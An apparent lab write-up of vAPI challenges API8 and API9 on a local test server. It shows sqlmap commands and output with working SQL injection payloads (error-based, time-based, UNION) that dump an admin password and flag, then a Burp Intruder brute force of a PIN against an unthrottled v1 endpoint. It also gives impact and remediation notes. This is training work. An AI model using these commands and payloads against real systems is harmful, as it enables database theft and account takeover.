
API8



The API seem to be vulnerable to an injection. An injection attack is where malicious user input is used by the system and is taken as a command, query, interpreter.


Injection include: SQLi, NOSQL, XSS, OS Commands.

1. In the first request we will enter any credential and see how the API behaves when the credentials are wrong.




As we can see it requires to know the correct credentials.

2. We will now try out some injection payloads to try and see how the API behaves:



By adding ' on username we get a verbose error message that tells us this is a SQL database so we can test with SQLi payloads.

3. Trying out some manual payloads we get some errors and status code 500, as shown:



4. We will have to use a tool called SQLMAP which is great for SQL injection

```
> sqlmap -h
```



{1.10.4#stable}

<https://sqlmap.org>

Usage: python3 sqlmap [options]

Options:

-h, --help	Show basic help message and exit
-hh	Show advanced help message and exit
--version	Show program's version number and exit
-v VERBOSE	Verbosity level: 0-6 (default 1)

Target:

At least one of these options has to be provided to define the target(s)

-u URL, --url=URL	Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK	Process Google dork results as target URLs

You can use the -h to familiarize yourself with the flags being used.

5. We will have to specify the target URL , the data and the parameter we are planning to target as shown below:

```

> sqlmap -u "http://localhost:9000/vapi/api8/user/login" --data="username=john&password=Test" -p username --pro
xy="http://127.0.0.1:8080"

 {1.10.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 14:28:10 /2026-05-25/

[14:28:10] [INFO] resuming back-end DBMS 'mysql'
[14:28:10] [INFO] testing connection to the target URL
[14:28:10] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of
the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: username=test' AND EXTRACTVALUE(8704,CONCAT(0x5c,0x71627a7171,(SELECT (ELT(8704=8704,1))),0x7162627671))
-- RFqG6password=12qwe

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test' AND (SELECT 1315 FROM (SELECT(SLEEP(5)))kIiE)-- yLex6password=12qwe

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: username=test' UNION ALL SELECT NULL,CONCAT(0x71627a7171,0x69765372524a4650757172524145547669576d70584b7
9495a7572436f776344496161726c635161,0x7162627671)#6password=12qwe
---
[14:28:10] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33
back-end DBMS: MySQL >= 5.1
[14:28:10] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vapi

[14:28:10] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 1 times
[14:28:10] [INFO] fetched data logged to text files under '/home/eddie/.local/share/sqlmap/output/localhost'

[*] ending @ 14:28:10 /2026-05-25/

```

sqlmap -u "http://localhost:9000/vapi/api8/user/login" --data="username=john&password=Test" -p username --dbs --proxy="http://127.0.0.1:8080" The above command gives a list of database present by the use of the -dbs flag. The proxy is used to proxy this through Burp to help understand what is being sent

- Since we know the name of an interesting table we will then view its contents. Looking at the SQLMAP help we can see that the flag for listing columns in a table is **--columns** and specify the database using this command sqlmap -u "http://localhost:9000/vapi/api8/user/login" --data="username=john&password=Test" -p username --dbs --proxy="http://127.0.0.1:8080" -D vapi --columns :

```
> sqlmap -u "http://localhost:9000/vapi/api8/user/login" --data="username=john&password=Test" -p username --dbs --pro  
xy="http://127.0.0.1:8080" -D vapi --columns
```



{1.10.4#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:36:03 /2026-05-25/

[14:36:03] [INFO] resuming back-end DBMS 'mysql'

[14:36:03] [INFO] testing connection to the target URL

[14:36:03] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests

sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)

Type: error-based

Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)

Payload: username=test' AND EXTRACTVALUE(8704,CONCAT(0x5c,0x71627a7171,(SELECT (ELT(8704=8704,1))),0x7162627671))
-- RFqG6password=12qwe

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: username=test' AND (SELECT 1315 FROM (SELECT(SLEEP(5)))kIiE)-- yLex6password=12qwe

Type: UNION query

Title: MySQL UNION query (NULL) - 2 columns

Payload: username=test' UNION ALL SELECT NULL,CONCAT(0x71627a7171,0x69765372524a4650757172524145547669576d70584b79495a7572436f776344496161726c635161,0x7162627671)#6password=12qwe

[14:36:03] [INFO] the back-end DBMS is MySQL

web application technology: PHP 7.4.33

back-end DBMS: MySQL >= 5.1

[14:36:03] [INFO] fetching database names

available databases [5]:

[*] information_schema

[*] mysql

[*] performance_schema

[*] sys

[*] vapi

[14:36:03] [INFO] fetching tables for database: 'vapi'

[14:36:03] [INFO] fetching columns for table 'a_p_i2_users' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'a_p_i3_users' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'stickynotes' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'justweaktokens' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'a_p_i7_users' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'migrations' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'password_resets' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'a_p_i6_users' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'flags' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'personal_access_tokens' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'a_p_i8_users' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'users' in database 'vapi'

[14:36:03] [INFO] fetching columns for table 'a_p_i3_comments' in database 'vapi'

We can see there are various columns and one that interest us is the a_p_i8_users as it matches with the current API we are working on.


7. We can see that column and what it contains by just scrolling to that column:

```
Database: vapi
Table: a_p_i8_users
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| authkey | varchar(255) |
| id      | int unsigned |
| password | varchar(255) |
| secret  | varchar(255) |
| username | varchar(255) |
+-----+-----+
```

we can see there are columns like username and password that are needed to login.

8. We can try to output the contents of the column by specifying the columns we want to enumerate and the flag for this is -C and dump the contents using --dump `sqlmap -u "http://localhost:9000/vapi/api8/user/login" --data="username=john&password=Test" -p username --dbs --proxy="http://127.0.0.1:8080" -D vapi -T a_p_i8_users -C password,secret,username --dump :`

```
> sqlmap -u "http://localhost:9000/vapi/api8/user/login" --data="username=john&password=Test" -p username --dbs --proxy="http://127.0.0.1:8080" -D vapi -T a_p_i8_users -C password,secret,username --dump
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:02:11 /2026-05-25/

[15:02:11] [INFO] resuming back-end DBMS 'mysql'

[15:02:11] [INFO] testing connection to the target URL

[15:02:11] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests

sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)

Type: error-based

Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)

Payload: username=test' AND EXTRACTVALUE(8704,CONCAT(0x5c,0x71627a7171,(SELECT (ELT(8704=8704,1))),0x7162627671))

-- RFqG6password=12qwe

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: username=test' AND (SELECT 1315 FROM (SELECT(SLEEP(5)))kIiE)-- yLex6password=12qwe

Type: UNION query

Title: MySQL UNION query (NULL) - 2 columns

Payload: username=test' UNION ALL SELECT NULL,CONCAT(0x71627a7171,0x69765372524a4650757172524145547669576d70584b79495a7572436f776344496161726c635161,0x7162627671)#6password=12qwe

[15:02:11] [INFO] the back-end DBMS is MySQL

web application technology: PHP 7.4.33

back-end DBMS: MySQL >= 5.1

[15:02:11] [INFO] fetching database names

available databases [5]:

[*] information_schema

[*] mysql

[*] performance_schema

[*] sys

[*] vapi

[15:02:11] [INFO] fetching entries of column(s) 'password,secret,username' for table 'a_p_i8_users' in database 'vapi'

Database: vapi


Table: a_p_i8_users

[1 entry]


password	secret	username
z2Eav@j6A:~}fSMe	flag{api8_509f8e201807860d5c91}	admin

We can see we get a username and password that we can now use in the POST request as our credentials.

9. Using the credentials we found we get a successful login:



10. The next request gives us the same flag that we got in the sqlmap results.



11. We have been able to use SQLI to be able to retrieve information from the database, the username and password.

Severity: Critical

Impact

- Data manipulation, deletion or retrieval from database. This leads to loss of confidentiality, Integrity and Availability of the data.
- It may also lead to Denial of Service(DoS), or complete host takeover.
- Information disclosure by getting information stored in the database.

Remediation


- Use parameterized queries or prepared statements for all database interactions
- Special characters should be escaped using specific syntax.
- Suppress verbose error message by returning generic error responses rather than specific error messages.
- Apply the principle of least privilege to the database user account used by application.

Summary

We were able to perform a successful SQL injection using SQLMAP to get the flag that was stored on the database. We could list all the tables and the content in the database and view it. This included sensitive information such as password that were stored by the application. This would be safeguarded by implementing input sanitization where input is validated before it is implemented.

Injection vulnerabilities occur when user supplied input is incorporated into a query, command, or interpreter without adequate sanitization allowing the input to be interpreted as code rather than data. SQL injection remains one of the most documented and consequential vulnerability classes in application security, and its presence in an API is no less severe than in a traditional web application. The API8 login endpoint provided no credentials and challenged the tester to authenticate. Submitting a single apostrophe character in the username field produced a verbose MySQL error message, confirming that user input was being directly interpolated into a SQL query and that error output was being returned to the client a compounding issue that substantially assists an attacker in crafting effective payloads. SQLMap was used to automate exploitation. An initial scan enumerated all available databases, identifying the `vapi` database as the target of interest. A subsequent column enumeration query against the `vapi` database identified the `a_p_i8_users` table, which contained `username`, `password`, and `secret` columns. Dumping the table contents returned a single administrative credential set in plaintext, along with a flag value stored in the `secret` column. Using these credentials to authenticate via the standard login endpoint produced a successful session.

API9




This involves looking for old API that aren't retired or unpatched. The current version may have robust security mechanisms however, previous versions and are online act as an easy gateway since security measures aren't updated when others are being implemented

1. When we run the first request we get to see the version being used is a v2 also some information in the header:

The screenshot displays a Postman interface with a REST client request and response. The request is a POST to `/v2/user/login` with a JSON body: `{ "username": "richardbranson", "pin": "1234" }`. The response is a 200 OK status with a JSON body: `{ "username": "richardbranson", "pin": "1234" }`. The response headers show `X-RateLimit-Limit: 5` and `X-RateLimit-Remaining: 3`, indicating a rate limit.


There is a X-RateLimit which shows there is a rate limit and after sending a request we get a reduction of the one's remaining.

2. However, when we change the version to v1 the ratelimit isn't implemented as shown here:



We saw that there is no rate limit so we can bruteforce it.

3. We can send the request to intruder and set up the payloads.



Change the version to v1 and set the payload as in (2), and place the payload in numbers and number range as in (3,4,5) and start the attack.

4. After a successful attack, the results we get a different length showing there is a difference showing a successful attack:

Request	Payload	Status code	Response re...	Error	Timeout	Length ▾	Comment
1656	1655	200	634			309	
0		200	151			234	
1	0000	200	235			234	
2	0001	200	304			234	
3	0002	200	348			234	
4	0003	200	397			234	
5	0004	200	452			234	
6	0005	200	512			234	
7	0006	200	571			234	
8	0007	200	586			234	

Request	Response
<pre>1 POST /vapi/api9/v1/user/login HTTP/1.1 2 Content-Type: application/json 3 User-Agent: PostmanRuntime/7.54.0 4 Accept: */* 5 Postman-Token: 9ac3c2d3-4c5b-4bd1-a1b9-606010e4ee1a 6 Host: localhost:9000 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 56 10 11 { 12 "username": "richardbranson", 13 "pin": "1655" 14 }</pre>	<pre>1 HTTP/1.1 200 OK 2 Host: localhost:9000 3 Date: Mon, 25 May 2026 18:56:08 GMT 4 Connection: close 5 X-Powered-By: PHP/7.4.33 6 Cache-Control: no-cache, private 7 Date: Mon, 25 May 2026 18:56:08 GMT 8 Content-Type: application/json 9 10 { 11 "id": 1, 12 "username": "richardbranson", 13 "accbalance": "flag{api9_81e306bdd20a7734e244}" 14 }</pre>

Severity: High

Impact

- Attackers may gain access to sensitive information]
